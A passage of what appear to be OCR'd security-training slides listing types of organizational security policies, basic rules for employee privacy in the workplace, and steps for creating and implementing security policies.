Defines access, management, and monitoring of the organization's firewalls

Network-connection Policy

Defines who can install new resources on the network, approve the installation of new devices, document network changes, and other tasks

Passwords Policy

Provides guidelines for using strong password protection for the organization's resources

User-account Policy

Defines the user account creation process, account authority, and rights and responsibilities

Information-protection Policy

Defines the sensitivity levels of information, who may have access, how it is stored and transmitted, and how it should be deleted from storage media

Special-access Policy

Defines the terms and conditions for granting special access to system resources


Email-security Policy

Created to govern the proper usage of corporate email

Acceptable-use Policy

Defines the acceptable use of system resources

Notes:



Privacy Policies at the Workplace

- Employers will have **access to employees' personal information** that may be confidential and that they wish to keep private

Basic Rules for Privacy Policies at the Workplace

Intimate employees about what information you collect, why, and what you will do with it

Limit the collection of information and collect it through fair and lawful means


Inform employees about the **potential collection**, use, and disclosure of personal information

Keep employees' **personal information** accurate, complete, and up-to-date

Provide employees with **access to their personal information**

Keep employees' **personal information** secure

Note: Employee privacy rules in workplaces may differ from country to country




Steps to Create and Implement Security Policies

1. Perform a **risk assessment** to identify risks to the organization's assets
2. Learn from **standard guidelines** and other organizations
3. Include **senior management** and all other staff in policy development
4. **Set clear penalties** and enforce them
5. Make the **final version** available to all staff in the organization
6. Ensure every member of your staff **reads, signs, and understands the policy**
7. Deploy tools to **enforce policies**
